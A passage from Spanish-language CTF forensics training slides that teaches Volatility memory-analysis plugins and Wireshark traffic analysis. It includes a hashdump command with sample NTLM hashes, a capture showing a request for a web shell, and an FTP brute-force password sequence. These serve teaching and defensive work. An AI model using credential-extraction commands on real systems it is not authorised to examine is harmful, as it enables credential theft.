... 0x813c4020:lsass.exe                688  632    23   336  2011-10-10 17:03:58 UTC+0000
0x813bcda0:explorer.exe             1956 1884    18   322  2011-10-10 17:04:39 UTC+0000
  
```

Con este comando podemos listar los  
**procesos en forma de árbol**

# I. Volatility – Comandos básicos (cmdline)

```
(urjc@ETSIICTF)-[~/Documentos/dump]  
$ vol.py -f dump.raw --profile="Win7SP1x64" cmdline
```

```
*****  
svchost.exe pid: 3656  
Command line : C:\Windows\System32\svchost.exe -k secsvcs  
*****  
7zFM.exe pid: 868  
Command line : "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Admin\Desktop\ficheroSecreto.7z"  
*****
```

Obtenemos los **comandos** que se ejecutaron en la máquina Windows

# I. Volatility – Comandos básicos (consoles)

```
volatility -f imagen.vmem --profile=WinXPSP2x86 consoles
```

```
C:\Documents and Settings\Administrator>sc query malware
```

```
SERVICE_NAME: malware
```

```
TYPE           : 1  KERNEL_DRIVER
```

```
STATE          : 4  RUNNING  
(STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
```

```
WIN32_EXIT_CODE : 0  (0x0)
```

```
SERVICE_EXIT_CODE : 0  (0x0)
```

```
CHECKPOINT      : 0x0
```

```
WAIT_HINT       : 0x0
```

Con este plugin encuentra **comandos** que un atacante puede haber ejecutado en **cmd.exe**

# I. Volatility – Comandos básicos (connscan)

```
volatility -f imagen.vmem --profile=WinXPSP2x86 connscan
```

```
Volatility Foundation Volatility Framework 2.6.1
Offset(P)  Local Address          Remote Address          Pid
-----
0x01a25a50 0.0.0.0:1026           172.16.98.1:6666       1956
```

Listamos las **conexiones** que estaban en el momento de la captura

# I. Volatility – Comandos básicos (filescan)

```
volatility -f imagen.vmem --profile=WinXPSP2x86 filescan
```

```

Offset(P)          #Ptr    #Hnd  Access  Name
-----
0x00000000156bcb0    2        1  -----  \Device\Afd\Endpoint
0x00000000156f100    1        1  -----  \Device\NamedPipe\W32TIME
0x0000000015a9a70    1        0  -----  \Device\KSENUM#00000002\{9B365890-165F-11D0-A195-0020AFD156E4}
0x0000000015ac5c8    1        1  R--rw-  \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.C
0x0000000015ac6b0    1        0  R--rw-  \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
0x0000000015ac8f0    1        0  R--r-d  \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.MFC_
0x0000000015ad318    1        0  R--r-d  \Device\HarddiskVolume1\WINDOWS\system32\webcheck.dll
0x0000000015ad740    1        0  R--r-d  \Device\HarddiskVolume1\WINDOWS\system32\themeui.dll
  
```

Con este comando podemos listar los **archivos** que se encontraban en la máquina

# I. Volatility – Comandos básicos (dumpfile)

```
Apple > ~/Desktop/retos/forenses volatility -f imagen.vmem --profile=WinXPSP2x86 filescan | grep .wav
Volatility Foundation Volatility Framework 2.6.1
0x00000000015ac6b0      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
0x00000000018d82c0      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Balloon.wav
```

```
Apple > ~/Desktop/retos/forenses volatility -f imagen.vmem --profile=WinXPSP2x86 dumpfiles --dump-dir=. -Q 0x00000000015ac6b0
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x015ac6b0  None  \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
```

Con este comando podemos **dumpear/extraer** **archivos concretos** que se encontraban en la máquina

# I. Volatility – Comandos básicos (hashdump)

```
(urjc@ETSIICTF) - [~/Documentos/dump]
$ vol.py -f dump.raw --profile="Win7SP1x64" hashdump
Volatility Foundation Volatility Framework 2.6.1
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Admin:1000:aad3b435b51404eeaad3b435b51404ee:62234517c6b66dc7839f0da943bd29ee:::
```


Con este comando podemos **dumpear/extraer los hashes** de los usuarios de la máquina

## II – Análisis de tráfico

### Análisis de tráfico

Análisis de las actividades de la red para descubrir el origen de ataques, virus, intrusiones o infracciones de seguridad que se producen en una red.

Involucra las redes informáticas y los protocolos de red.



#### Permitirá descubrir:

- Navegación en páginas web
- Exfiltraciones de datos
- Conexiones maliciosas
- Credenciales en texto plano
- ...



## II – Wireshark

### ¿Qué es Wireshark?

Es un “sniffer” o herramienta que intercepta tráfico. Muestra en una interfaz sencilla paquete a paquete y todos los datos que contienen. Admite más de 2000 protocolos de red.


Las capturas de tráfico se guardan en ficheros .pcap, que es con lo que vamos a trabajar mayoritariamente en CTFs

(la captura nos la dan)



# Wireshark

# II – Wireshark



Capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
447	32.24296...	192.168.0.147	192.168.0.115	TCP	74	52670 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
448	32.24516...	192.168.0.115	192.168.0.147	TCP	74	80 → 52670 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
449	32.24518...	192.168.0.147	192.168.0.115	TCP	66	52670 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407804984
450	32.24552...	192.168.0.147	192.168.0.115	HTTP	407	GET /shell.php HTTP/1.1
451	32.24589...	192.168.0.115	192.168.0.147	TCP	66	80 → 52670 [ACK] Seq=1 Ack=342 Win=64896 Len=0 TSval=17019546...
452	32.24864...	192.168.0.115	192.168.0.147	TCP	74	53734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
453	32.24867...	192.168.0.147	192.168.0.115	TCP	74	80 → 53734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
454	32.24908...	192.168.0.115	192.168.0.147	TCP	66	53734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1701954101
455	32.25470...	192.168.0.115	192.168.0.147	TCP	172	53734 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=106 TSval=1701954101
456	32.25472...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1407804984
457	32.27156...	192.168.0.115	192.168.0.147	TCP	265	53734 → 80 [PSH, ACK] Seq=107 Ack=1 Win=64256 Len=199 TSval=1701954101
458	32.27159...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=306 Win=65024 Len=0 TSval=14078056...
459	32.27581...	192.168.0.115	192.168.0.147	TCP	120	53734 → 80 [PSH, ACK] Seq=306 Ack=1 Win=64256 Len=54 TSval=1701954101
460	32.27585...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=360 Win=65024 Len=0 TSval=14078056...
461	32.27781...	192.168.0.115	192.168.0.147	TCP	78	53734 → 80 [PSH, ACK] Seq=360 Ack=1 Win=64256 Len=12 TSval=1701954101
462	32.27786...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=372 Win=65024 Len=0 TSval=14078056...
463	32.27812...	192.168.0.115	192.168.0.147	TCP	109	53734 → 80 [PSH, ACK] Seq=372 Ack=1 Win=64256 Len=43 TSval=1701954101
464	32.27813...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=415 Win=65024 Len=0 TSval=14078056...
465	36.53758...	192.168.0.147	192.168.0.115	TCP	73	80 → 53734 [PSH, ACK] Seq=1 Ack=415 Win=65024 Len=7 TSval=14078056...
466	36.53792...	192.168.0.115	192.168.0.147	TCP	66	53734 → 80 [ACK] Seq=415 Ack=8 Win=64256 Len=0 TSval=17019583...
467	36.54057...	192.168.0.115	192.168.0.147	TCP	75	53734 → 80 [PSH, ACK] Seq=415 Ack=8 Win=64256 Len=9 TSval=17019583...


Transmission Control Protocol, Src Port: 52670, Dst Port: 80, Seq: 1, Ack: 1, Len: 341  
 Hypertext Transfer Protocol  
 GET /shell.php HTTP/1.1\r\n
 Host: 192.168.0.115\r\n
 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 DNT: 1\r\n

0000 08 00 27 92 a2 af 00 0c 29 4a b9 cd 08 00 45 00 . . . . . ) J . . . . . E .  
 0010 01 89 b0 1d 40 00 40 06 06 fb c0 a8 00 93 c0 a8 . . . @ . @ . . . . .  
 0020 00 73 cd be 00 50 01 9f 1c bb 87 c6 14 06 80 18 . s . . . P . . . . .

Capture.pcapng Packets: 907 · Displayed: 907 (100.0%) Profile: Default

# II – Wireshark (follow stream)

## Seguir flujo HTTP



The screenshot shows the Wireshark interface with a packet list on the left and a context menu open over a selected packet. The packet list contains the following entries:

Length	Info
62	3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
62	80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK_PERM=1
54	3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
533	GET /download.html HTTP/1.1
54	80 → 3372 [ACK] Seq=1 Ack=480
14...	80 → 3372 [ACK] Seq=1 Ack=480
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=1381 Ack=...
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=2761 Ack=...
14...	80 → 3372 [PSH, ACK] Seq=414...
54	3372 → 80 [ACK] Seq=480 Ack=...
89	Standard query 0x0023 A pagea...
14...	80 → 3372 [ACK] Seq=5521 Ack=...
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=6901 Ack=...
188	Standard query response 0x00...
775	GET /pagead/ads?client=ca-pul...
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=8281 Ack=...
14...	80 → 3372 [PSH, ACK] Seq=966...
54	3372 → 80 [ACK] Seq=480 Ack=11041 Win=9000 Len=0
14...	80 → 3372 [ACK] Seq=11041 Ack=480 Win=6432 Len=1380 [TCP segment of a reassembled PDU]

The context menu is open over the selected packet (533 GET /download.html HTTP/1.1). The 'Follow' option is selected, and a sub-menu is visible with the following options:

- TCP Stream (Ctrl+Alt+Shift+T)
- UDP Stream (Ctrl+Alt+Shift+U)
- TLS Stream (Ctrl+Alt+Shift+S)
- HTTP Stream (Ctrl+Alt+Shift+H)**
- HTTP/2 Stream
- QUIC Stream

# II – Wireshark (follow stream)



Petición

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · http.cap

```
GET /download.html HTTP/1.1
Host: www.ethereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ethereal.com/development.html

HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354b00"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Ethereal: Download</title>
    <style type="text/css" media="all">
      @import url("mm/css/ethereal-3-0.css");
    </style>
  </head>
  <body>
    <div class="top">
      <table width="100%" cellspacing="0" cellpadding="0" border="0" summary="">
        <tr>
          <td valign="middle" width="1">
```

Packet 4. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (18kB) Show data as ASCII

Find:  Find Next


Filter Out This Stream Print Save as... Back Close Help



Respuesta

# II – Wireshark (*export objects*)

## Exportar objetos



# II – Wireshark (export objects)

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
54	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
132	api.bing.com	text/html	1,305 bytes	qsml.aspx?que
163	api.bing.com	text/html	1,346 bytes	qsml.aspx?que
177	api.bing.com	text/html	1,369 bytes	qsml.aspx?que
198	api.bing.com	text/html	1,398 bytes	qsml.aspx?que
212	google.com	text/html	219 bytes	/
226	www.google.com	text/html	231 bytes	/
1858	www.google.com	text/html	1,058 bytes	url?sa=t&rct=
1904	www.bluproducts.com	text/html	19 kB	/
1955	www.bluproducts.com	text/css	7,321 bytes	default_iceme
1972	www.bluproducts.com	text/css	331 bytes	default_notjs.c
2109	www.bluproducts.com	text/css	63 kB	widgetkit-2410
2136	www.bluproducts.com	application/x-javascript	4,707 bytes	core-816de4c
2139	www.bluproducts.com	application/x-javascript	657 bytes	caption-5e0b3
2280	www.bluproducts.com	application/x-javascript	20 kB	widgetkit-34c2
2390	www.bluproducts.com	application/x-javascript	18 kB	cufon-yui-1d10
2545	www.bluproducts.com	application/x-javascript	95 kB	mootools-core
2560	www.bluproducts.com	application/x-javascript	93 kB	jquery-7ae67c
2689	www.bluproducts.com	application/x-javascript	4,784 bytes	core.js
2728	platform.linkedin.com	text/javascript	3,768 bytes	in.js
2743	www.bluproducts.com	text/css	132 kB	template-897f
2784	www.bluproducts.com	application/x-javascript	22 kB	template-3f20
2898	www.bluproducts.com	image/png	19 kB	facebook.png
2990	www.bluproducts.com	image/png	22 kB	Twitter.png
3060	www.bluproducts.com	image/png	44 kB	googleplus.pn
3066	s.amazon-adsystem.com	image/gif	43 bytes	iui3?d=3p-hbc
3145	www.bluproducts.com	image/png	19 kB	mail.png

Text Filter:

## II – Wireshark (*filters*)

### Filtros de Wireshark

Podemos filtrar los paquetes en base a diferentes campos:

#### Direcciones IP

- IP: ip.addr == 10.10.50.1
- Origen: ip.src == 10.10.50.1
- Destino: ip.dest == 10.10.50.1
- Subred: ip.addr == 10.10.50.1/24

#### Protocolos

- tcp
- udp
- dns
- http
- ftp
- ...

#### Operadores

- and o &&
- or o ||
- xor o ^^
- not o !

#### Texto

- Edit → Find packet → String

# II – Wireshark (*filters*)

## Ejemplo

ftp.request && ip.src == 192.168.0.147						
No.	Time	Source	Destination	Protocol	Length	Info
241	4.035759...	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
269	4.043289...	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
273	4.108928...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS football
274	4.121641...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 000000
275	4.121775...	192.168.0.147	192.168.0.115	FTP	83	Request: PASS 1234567890
276	4.133276...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS computer
277	4.139140...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS superman
278	4.140089...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS internet
279	4.141101...	192.168.0.147	192.168.0.115	FTP	84	Request: PASS password123
280	4.141239...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS lqaz2wsx
281	4.143016...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS monkey
282	4.143070...	192.168.0.147	192.168.0.115	FTP	80	Request: PASS michael
283	4.143117...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS shadow

Hemos usado dos filtros concatenados con (&&)

I. ftp.request → Nos muestra todas las "request" del protocolo ftp

